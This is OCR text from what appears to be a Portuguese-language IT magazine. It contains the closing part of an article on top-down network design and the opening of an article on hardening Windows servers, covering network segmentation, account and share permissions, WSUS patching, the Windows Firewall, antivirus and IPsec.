• **Recursos necessários**: devem ser enumerados e alocados previamente. Envolvem laboratórios, ambientes de produção, endereços e nomes de rede, ferramentas para monitoração e injeção de tráfego, energia elétrica, condicionamento de ar, gabinetes, recursos humanos especializados nos componentes que serão testados, apoio dos usuários, entre outros;

• **Scripts de testes**: procedimento detalhado que lista as etapas de execução, descrevendo as ferramentas a serem utilizadas e as coletas relevantes, as informações registradas durante cada iteração, a parametrização inicial etc.;

• **Cronograma de execução dos testes**: evidencia a data inicial, a data final e os principais marcos do teste. Além disso, nomeia os responsáveis pelas tarefas.

Durante a execução dos testes de validação podem ser descobertos pontos de melhoria no projeto, tais como: uso mais eficiente da largura de banda, controle de atrasos e jitter, atendimento preferencial para aplicações mais importantes, entre outros. Neste cenário, duas tecnologias de otimização podem ser aplicáveis: IP multicast e qualidade de serviço.

O serviço IP multicast pode ser caracterizado como um conjunto de protocolos e mecanismos que tornam possível o envio de mensagens simultâneas para um grupo de usuários em uma rede de dados IP (**Figura 13**). Entre outras vantagens da comunicação multiponto, destaca-se o melhor uso dos recursos da rede, pois os fluxos de dados são otimizados, sobretudo quando comparados à transmissão ponto-a-ponto (unicast).




Figura 13. Comparação entre os fluxos unicast e multicast

Já os mecanismos de qualidade de serviço asseguram que os dados mais urgentes sejam processados rapidamente, auxiliando os roteadores a determinar qual pacote deverá ser enviado quando diversos deles estão enfileirados para transmissão em certa interface de saída. Atualmente, o mecanismo mais utilizado é o IP Differentiated Services.

Finalmente, após a conclusão de todos os passos descritos anteriormente, o projeto de rede será documentado. Existem diferentes modelos que podem ser adotados, mas a documentação formal tipicamente contém as seções a seguir:

• **Sumário executivo**: destinado aos responsáveis pela aprovação do projeto. Descreve suas vantagens comerciais, contextualizando os aspectos técnicos em um nível superficial de detalhamento;

• **Objetivo do projeto**: geralmente descrito em um único parágrafo, apresenta o resultado esperado com a conclusão do projeto;

• **Escopo do projeto**: determina a extensão do projeto, mencionando quais são as áreas envolvidas, os requisitos atendidos e os aspectos não contemplados;

• **Requisitos de projeto**: incluem escalabilidade, disponibilidade, desempenho, segurança, gerenciamento, usabilidade, adaptabilidade e eficiência dos custos, listados conforme sua prioridade;

• **Situação da infraestrutura legada**: mapas que apresentam a infraestrutura e a linha de base de desempenho da rede atual.

Detalham as VPNs, as VLANs, os segmentos de rede, os firewalls, os clusters de servidores, o endereçamento IP, entres outros componentes;

• **Proposta de topologia lógica e física**: descreve as arquiteturas lógica e física concebidas, relacionando-as aos requisitos comerciais e técnicos;

• **Resultados dos testes**: abordam as evidências geradas pelo projeto entregue, conforme suas especificações e critérios de aceitação;

• **Plano de implantação**: delineia as recomendações para a implantação (recursos humanos e materiais) e o cronograma com as principais entregas. Geralmente também inclui as listas de riscos conhecidos e planos de contingência, além das necessidades de treinamento para as equipes técnicas;

• **Orçamento do projeto**: indica os custos para a aquisição de hardware e do software, treinamentos, recursos humanos e contratos de manutenção, suporte e serviços terceirizados;

• **Apêndices**: compreendem os mapas topológicos detalhados, os modelos de configuração, as minúcias do endereçamento, os nomes dos dispositivos, os resultados dos testes, os termos legais e contratuais, entre outros anexos.

Conclusão

Os projetos de infraestrutura de redes de computadores podem ser complexos, porque envolvem o conhecimento em sistemas aplicativos, servidores, balanceadores de carga, roteadores e firewalls, entre outros dispositivos. Além disso, possuem a função de determinar as tecnologias de conectividade e cabeamento que serão empregadas. Assim, é mandatório para o seu sucesso a compreensão clara de quais são os objetivos esperados com a implantação e os requisitos comerciais e técnicos. Somente desta forma, os componentes, os recursos e as tecnologias adequadas serão selecionadas para a definição da arquitetura da solução técnica e a proposição de projetos lógicos e físicos aderentes às expectativas do solicitante.

A abordagem top-down é um método que apoia este mapeamento de requisitos através de um processo sistemático e iterativo. Composto por quatro etapas principais, o procedimento é iniciado pela identificação do contexto onde o requisitante está inserido e pelo delineamento dos pontos que motivaram o projeto. Em seguida, são endereçadas as questões técnicas, como escalabilidade, disponibilidade e desempenho, entre outras, procurando determinar quais são suas prioridades relativas. A segunda fase é fundamentada nestes dados, permitindo a elaboração do projeto lógico, que descreverá as funcionalidades e as configurações necessárias. Posteriormente, são selecionados os dispositivos e as tecnologias que suportam este modelo lógico, criando o projeto físico. Por fim, a última etapa valida a infraestrutura implantada comparando os resultados obtidos aos critérios de aceitação enumerados na fase inicial. Com base nestas observações, são propostas melhorias por meio do uso de tecnologias como IP multicast e qualidade de serviço. Neste momento, também são documentados todos os dados, definições e soluções adotadas no projeto.

Este enfoque é benéfico para o desenvolvimento dos grandes e complexos projetos de redes de computadores, porque impede que as necessidades dos solicitantes sejam tratadas de forma célere e superficial, gerando soluções técnicas que não atendam às funcionalidades esperadas e que resultem no fracasso do projeto.



André Koide da Silva
andre@aksilva.com
Mestre em Engenharia pela Escola Politécnica da Universidade de São Paulo, especialista em Redes de Computadores pela Universidade Estadual de Campinas e bacharel em Sistemas de Informação pela Universidade Presbiteriana Mackenzie. Atualmente é especialista em redes de computadores pelo UOL Diveo, com ampla experiência em projetos e implementação de soluções Cisco Systems, Brocade Communications Systems e Juniper Networks. Atua também como professor na Faculdade Impacta Tecnologia. Trabalhou em empresas como Goldnet TI, EDS (Electronic Data Systems do Brasil) - atual HP Brasil (Hewlett-Packard), Alog Data Centers e Gennari & Peartree Projetos e Sistemas. Experiência de doze anos na área de redes de computadores e tecnologia da informação, além de seis anos como docente do ensino superior nestas áreas. Certificado Cisco IP Communications Express Specialist, Cisco Certified Network Associate (CCNA), Extreme Network Associate (ENA), 3Com Certified Wireless Expert, Juniper Networks Certified Internet Specialist (JNCIS-M), Project Management Professional (PMP), Information Technology Infrastructure Library (ITILv3) e ISO/IEC 20000 - IT Service Management.

Artigo "Desafios da telefonia IP", escrito por André Koide da Silva.
http://www.devmedia.com.br/desafios-da-telefonia-ip-revista-infra-magazine-2/22231.

Artigo "IPv6: Nova alvorada para o protocolo Internet", escrito por André Koide da Silva.
http://www.devmedia.com.br/ipv6-nova-alvorada-para-o-protocolo-internet-revista-infra-magazine-3/22927.

Artigo "The Hierarchical Network Design Model", escrito por Cisco Systems.
http://www.cisco.com/web/learning/netacad/demos/CCNP1v30/ch1/1_1_1/index.html.

Livro "Top-Down Network Design", escrito por Priscilla Oppenheimer. Cisco Press – Indianapolis, EUA – 2010.

Segurança para servidores Windows

Protegendo sua infraestrutura contra ameaças

A preocupação com a segurança em infraestruturas Windows é uma realidade que vem crescendo a cada dia. Se o leitor acha que uma invasão externa é o único problema que as áreas de segurança enfrentam, está enganado.

Em muitos casos, as brechas de segurança estão dentro da própria organização, de modo que toda atenção com os diversos acessos e métodos utilizados se faz necessária, pois brechas de segurança podem causar dores de cabeça em diversos níveis de uma organização e, inclusive, impactar no negócio principal.

Em uma infraestrutura de servidores Windows, o fator segurança é algo a ser observado desde o planejamento do ambiente. Para isso, antes da instalação da estrutura, muitos pontos devem ser observados para que realmente se possa ter um ambiente seguro:

• Onde estes servidores estarão operando? Qual o objetivo de determinada funcionalidade? Qual o impacto que uma brecha de segurança pode causar à corporação?

• Meus servidores de banco de dados estão corretamente configurados? Estão protegidos por firewalls? Minhas aplicações web estão livres de um ataque?

• Como funciona minha rotina de aplicação de patches de segurança? Estão dentro dos prazos estipulados? O nível de criticidade de determinado *fix* de segurança está sendo observado?

• O firewall do Windows nem sempre é levado a sério e muitos administradores o desabilitam, simplesmente porque um ou outro acesso é bloqueado. Como resolver essa questão?

• Quem acessa os servidores da corporação? A estrutura de servidores Windows está sendo administrada corretamente e pelas pessoas certas?

• Os usuários com poder de administração do domínio têm ciência da necessidade de se analisar e verificar vulnerabilidades de segurança?

• Se perdermos toda a infraestrutura, em quanto tempo conseguiremos fazer toda a restauração? Nossos backups estão em perfeitas condições?

Resumo DevMan

De que se trata o artigo:

Neste artigo serão apresentadas as principais formas de se instalar um ambiente de servidores Windows de forma segura, garantindo disponibilidade do ambiente e evitando infecções e ataques de invasores que buscam brechas em redes para acessar conteúdos privados. Veremos que a segurança do ambiente deve ser idealizada desde o desenho da infraestrutura, definição da rede e servidores, até a implementação de aplicações e utilitários.

Em que situação o tema é útil:

Os pontos destacados neste artigo serão úteis para a compreensão do que se deve fazer e evitar em servidores Windows e definir formas seguras de gerenciar e manter um ambiente Microsoft.

Segurança para servidores Windows:

A segurança em servidores Windows é um tema de grande importância que deve ser sempre levado em consideração por aqueles que precisam de alta disponibilidade e continuidade dos serviços da corporação. Este artigo busca conscientizar profissionais técnicos e demais interessados sobre a importância de manter o ambiente seguro e livre de ameaças internas e externas.

• Qual solução de antivírus tenho em minha estrutura e como funciona a distribuição das definições de vírus para meu parque de estações?

• Como proteger minha rede caso um malware novo apareça antes que meu parque de estações esteja atualizado?

• Do lado do usuário final, temos uma política de acessos bem elaborada? O usuário tem o acesso necessário à realização de seu trabalho sem comprometer a segurança como um todo?

Todas essas questões, se não levadas a sério, podem causar problemas e brechas de segurança em uma infraestrutura.

Neste artigo, abordaremos cada uma delas a fim de conscientizar o profissional de tecnologia sobre a importância de se planejar, implementar e administrar sua infraestrutura de servidores Windows da melhor forma possível para mantê-la segura.

Os objetivos da infraestrutura Windows

A segurança em servidores Windows é um tema a ser pensado já na concepção da infraestrutura. Sendo assim, como montar a estrutura de forma a garantir que os acessos fluam de forma eficaz e segura? Este é um tema que deve ser abordado já na fase de montagem da rede.

A rede interna (a qual os usuários acessarão) deverá estar separada de outras que porventura possam ter qualquer tipo de ligação externa.

Servidores de banco de dados deverão ficar em redes separadas, protegidos por firewall, assim como os servidores de aplicação, que, dependendo de sua criticidade, podem até operar na mesma rede de usuários.

Aplicações que recebem acesso de parceiros externos (empresas parceiras que utilizam, juntamente com os usuários internos, a mesma aplicação, seja para consulta, seja para input de dados) devem ser totalmente isoladas da rede de usuários, sendo que os acessos internos deverão ser criteriosamente concedidos e controlados.

Veja na **Figura 1** um exemplo de infraestrutura de servidores Windows corretamente montada, pensando na segurança.




Figura 1. Exemplo de infraestrutura Windows segmentada e protegida para acessos internos e externos

Nesta figura, vemos uma infraestrutura de servidores Windows separada em DMZs (Rede Interna/Intranet, DMZ Extranet e DMZ de Banco de Dados) que mantêm os principais recursos da corporação protegidos nos acessos interno e externo.

As aplicações internas que contêm dados confidenciais ficam na rede interna. Por sua vez, aplicações que têm seus acessos compartilhados com parceiros externos, ou que têm acesso de clientes, ficam em uma DMZ separada, geralmente denominada Extranet.

Geralmente não se dá acesso direto ao servidor de aplicação. Assim, a melhor forma de protegê-los, além do uso de firewalls, é fazer a publicação das aplicações por meio do Forefront TMG.

Desta forma, a requisição, interna ou externa, é direcionada para o Proxy, que por sua vez a direciona para o servidor web correto.

Os servidores de banco de dados ficam em uma DMZ separada e protegida por firewalls, evitando a perda de dados confidenciais. É importante que as permissões de firewall estejam corretamente configuradas, pois, caso alguma porta seja bloqueada, o acesso à aplicação é comprometido.

Com todas as DMZs protegidas por firewall, garante-se a segurança das redes e evitam-se ataques externos. As ranges de IP usam IPs de classe C, ou os "IPs inválidos", que não podem ser acessados externamente.

Para que haja comunicação com a internet, o firewall de borda se vale do protocolo NAT (*Network Address Translation*) para que determinados endereços IP da rede possam ser traduzidos para endereços válidos para acesso externo.

Assim, podemos dizer que a segurança em Windows Servers se inicia na concepção da infraestrutura.

Protegendo Servidores Windows na instalação

Quando uma infraestrutura de servidores Windows é desenhada e todas as funções são definidas, inicia-se então seu processo de instalação.

Neste passo, que vai desde a instalação do sistema operacional até a configuração das aplicações que definirão a função dos servidores, o administrador deve ser orientado a fazê-lo de forma a garantir segurança no uso e, desde seu início, eliminar brechas de segurança.

Após a instalação do Windows Server 2008, é imprescindível corrigir uma brecha vastamente utilizada por invasores, que são as vulnerabilidades de servidor, sempre exploradas.

A vulnerabilidade de usuários locais pode ser explorada em usuários criados manualmente e em usuários criados pela instalação de alguma aplicação ou os próprios usuários de sistema.

Após a instalação de um servidor Windows, estes usuários devem ser verificados quanto a seu parâmetro de *"senha requerida"*.

Contas locais como Guest (Convidado), que vêm por padrão com a instalação do Windows, têm o parâmetro *"senha requerida"* definido com o valor "não", ou seja, uma senha não é requerida ao acessar o computador com esta conta, como pode ser visto na **Figura 2**.

Dessa forma, um invasor pode, por meio de suas ferramentas, usar esta conta para ter acesso a determinado servidor.

Esta mesma verificação deverá ser feita em todos os usuários locais criados na instalação do sistema operacional e também em usuários criados na instalação de quaisquer outros aplicativos.

Outra vulnerabilidade a ser levada em consideração é aquela que pode ser explorada na criação dos recursos mapeados em pastas.

No momento em que se cria um mapeamento é importante definir quais usuários e/ou grupos terão acesso ao recurso.

Nunca deixe um mapeamento com permissão para "todos os usuários" (*Everyone*), pois esta permissão é uma grave vulnerabilidade que é explorada diariamente por invasores.




Figura 2. Output das propriedades de uma conta local que vem por padrão sem definição de senha

A **Figura 3** mostra a tela de configuração de um recurso de mapeamento a ser definido em uma pasta do servidor.

Defina sempre os grupos e/ou users que poderão se conectar remotamente a este mapeamento para acesso à pasta. Nunca deixe o grupo "Everyone" (Todos os usuários) com permissão e, de preferência, defina grupos de acesso, de modo a facilitar a administração e a concessão de permissão para futuros acessos (ver **Figura 4**).




Figura 3. Tela de configuração de um recurso de mapeamento

O mesmo método deverá ser levado em consideração para as permissões de pasta.

Além disso, existem diversos pontos de vulnerabilidade em um servidor que podem ser explorados. Para ter ciência de todos eles, o administrador precisa de uma ferramenta que analisa vulnerabilidades na rede (normalmente de terceiros). Assim, ao se certificar de que o ambiente está seguro, ele poderá corrigir todas as brechas encontradas.

Para finalizar as recomendações de segurança no período de instalação do sistema operacional, é imprescindível que as atualizações de segurança sejam instaladas por completo, deixando o servidor no último nível de atualizações.

Normalmente, em toda primeira segunda ou terça-feira de cada mês, a Microsoft disponibiliza correções de segurança para servidores Windows, para aplicações diversas e para estações de trabalho.




Figura 4. Configuração da permissão de acesso a uma pasta em um servidor

Essas atualizações são disponibilizadas em todo computador ou servidor conectado à internet. O utilitário do Windows Update vai analisar o computador ou servidor e, em seguida, buscar as atualizações que aquele dispositivo em particular necessitará.

Em muitos casos, o administrador tem o hábito de buscar as atualizações diretamente na internet, por meio do Windows Update. No entanto, esse método não é o mais correto, pois, dependendo do nível de segurança adotado no acesso à internet da corporação, o equipamento é exposto diretamente ao mundo externo sem as devidas atualizações.

Portanto, o método mais correto a ser adotado é a utilização do Windows Software Update Services (*WSUS*).

O WSUS é um software gratuito que gerencia o processo de aplicação de atualizações de segurança, seja para servidores Windows, seja para estações, e pode ser adquirido diretamente do site de downloads da Microsoft (ver seção **Links**).

Fazendo uso do WSUS, o administrador poderá fazer escolhas diversas: quais aplicações Microsoft – além do sistema operacional

Windows – receberão as atualizações de segurança, qual o período de atualização, além de poder aprovar ou não determinada atualização.

Normalmente, o acesso a um servidor dedicado ao WSUS é feito por meio de uma diretiva de grupo definida no Active Directory para uma ou mais Unidades Organizacionais (*OU*).

A **Figura 5** mostra a console administrativa do WSUS sendo visualizada a partir do Server Manager.

O aplicativo reconhece todos os computadores e servidores do domínio e, mediante aprovação do administrador, procede com o envio e com a aplicação das atualizações de segurança, mantendo o parque atualizado e seguro.

Usando o WSUS, além de se economizar em banda de internet, evita-se uma brecha de segurança e a exposição de servidores na internet.




Figura 5. Console de administração do WSUS

A **Figura 6** mostra o fluxo correto a ser idealizado para uma aplicação de patches bem feita e segura.

O acesso ao Windows Update em cada servidor e estação é bloqueado por uma política do Active Directory, política esta que direciona todos os dispositivos Windows para o servidor do WSUS que fica em contato constante com a internet, recebendo todas as atualizações e as distribuindo para os servidores de acordo com a política a ser definida pelo administrador.

Para redes que não são gerenciadas pelo Active Directory, o mesmo WSUS Server poderá ser usado, desde que haja comunicação entre essas redes.

Basta ao administrador adicionar uma chave de *registry* que apontará o servidor para o WSUS e bloqueará o acesso do servidor ao Windows Update.

É importante que o administrador saiba quais softwares Microsoft estão instalados em seu ambiente por meio de seu inventário de hardware e software, bem como saber a função de cada servidor dentro de sua infraestrutura. Dessa forma, o responsável terá noção de quais atualizações deverão ser requisitadas no WSUS.




Figura 6. Fluxo seguro para aplicação de atualizações de segurança com o Windows Server Update Services (WSUS)

Firewall do Windows

Desde a versão 2003 do Windows Server, o firewall do Windows pode ser habilitado e configurado. Inclusive, na versão 2003 do Windows Server existem mecanismos que avisam da necessidade de se manter o firewall do Windows ativo.

Na maioria dos casos, o administrador, por já ter um firewall em sua estrutura, acabava por desabilitar o firewall do Windows.

Porém, a partir do Windows Server 2008, o firewall do Windows é item obrigatório de segurança, de modo que ao desabilitá-lo o administrador encontra uma série de problemas: após a instalação do servidor, o firewall do Windows entra em operação e fecha portas como a 135 (RPC) e a ICMP (responsável pelo comando PING). Assim sendo, o administrador deverá configurar as portas necessárias para acesso interno e externo no firewall do Windows.

Dessa forma, do Windows Server 2008 em diante, tornou-se necessário configurar o que se pode acessar a partir do servidor e o que se é possível de acessar no próprio servidor.

O firewall do Windows, independentemente do firewall de borda ou do firewall de retaguarda, deve ser configurado.

É possível definir as portas que poderão trafegar no servidor, além de ajudar na proteção da infraestrutura, principalmente em servidores de banco de dados e de aplicação.

Em um servidor SQL Server, o administrador pode, a partir do firewall do Windows, permitir o tráfego na porta 1433 (porta do SQL Server) e bloquear outros desnecessários e que podem comprometer a segurança do servidor.

Caso este servidor se comunique com outros na rede, é possível definir os protocolos próprios para a comunicação entre eles.

Na **Figura 7** podemos ver a console avançada de configuração do firewall do Windows com todas as regras de entrada, ou seja, as regras que podem ou não permitir o acesso externo a um servidor Windows.

Para o caso de aplicações de terceiros que usem portas TCP diferentes das listadas na console, o administrador poderá criar uma nova regra, tanto para entrada como para saída.

O firewall do Windows também pode permitir ou bloquear um determinado programa em sua execução.

Na **Figura 8** podemos ver diversos programas sendo permitidos a partir da opção "*Programas Permitidos*" do firewall do Windows.

Para permitir programas de terceiros, basta cadastrá-los e definir o nível de permissão (*Doméstica/Corporativa (privada) ou Público*).

Ao definir os parâmetros de segurança para servidores Windows, mesmo tendo um firewall entre redes e na borda, usar o firewall do Windows é uma opção válida para reforçar os níveis de segurança interna e externa.

Antivírus

Não precisamos ir muito longe nesse tópico para reforçar a necessidade de uso de antivírus nas corporações.

Milhares de ameaças são desenvolvidas diariamente visando contaminar os mais diversos ambientes. Por mais que proteções de firewall sejam definidas, o perigo de infecção por vírus é constante nas corporações, pois muitos são os casos em que a infecção é gerada na própria estrutura interna da corporação.

Para definir a melhor ferramenta de antivírus para sua corporação, tenha em mente que as atualizações têm de ser constantes, eficazes e transparentes ao usuário.

A maioria das soluções concentra o download de definições de vírus e ameaças no próprio servidor de antivírus com clientes instalados em todas as estações do parque tecnológico, recebendo atualizações em períodos definidos pelo administrador.

Algumas soluções, além de proteger contra os mais variados tipos de vírus e ameaças, também atua como um filtro de conteúdo, analisando os acessos a websites por categoria e efetuando o bloqueio quando necessário.

Portanto, mantenha sempre sua corporação protegida com um antivírus que seja o melhor para sua companhia.




Figura 7. Console de configuração do firewall do Windows




Figura 8. Console de configuração de programas no firewall do Windows

Protegendo a comunicação entre servidores Windows com IPsec

IPsec é um conjunto de protocolos que tem a função de aumentar a segurança na comunicação entre servidores e estações Windows.

Com o IPsec utilizamos dois meios de comunicação: o **AH (Autenticação de cabeçalho),** que garante a integridade, e o **ESP (***Encapsulating Security Payload* **ou Carga de Segurança Encapsulada), que age na** criptografia dos dados. O IPsec é o mais seguro e efetivo método de manter os dados seguros durante a transmissão.

Podemos utilizar o IPsec em toda ou somente em uma parte da rede, mantendo os servidores seguros contra diversos tipos de ataque, entre eles o **Spoofing Identity** e o famoso **Man-in-the-middle** (alguém capturando dados utilizando Sniffer).

No Windows Server 2008, o IPsec pode ser implementado em diversos níveis, domínios, sites, unidades organizacionais e, até mesmo, localmente.

A aplicação mais interessante do IPsec se dá na comunicação entre servidores Windows dedicados a aplicações corporativas com servidores de Banco de Dados, SQL Server ou Oracle.

Para que o processo funcione, é necessário que a funcionalidade esteja habilitada em todos os servidores que se comunicarão com o IPsec.

Aumentando a segurança com um portal web seguro

Um item atualmente indispensável para qualquer infraestrutura é uma boa solução de Secure Web Gateway, ou o Portal Web Seguro.

Ter um portal web seguro proporciona um controle eficaz no acesso à internet, às aplicações internas e ao cache de internet, evita ameaças e controla vulnerabilidades, além de proteger a corporação em acessos à internet usando o protocolo SSL (*Secure Socket Layer*).

O Forefront Threat Management Gateway Server 2010, ou simplesmente Forefront TMG, é a solução da Microsoft para um portal web seguro e completo.

Além de atuar como proxy, cache e firewall, o Forefront TMG possui funcionalidades importantes que incrementam a segurança para a infraestrutura de servidores Windows.

O produto também pode ser usado como o firewall de borda, ou seja, ser o responsável direto pelos acessos que entram e saem da corporação.

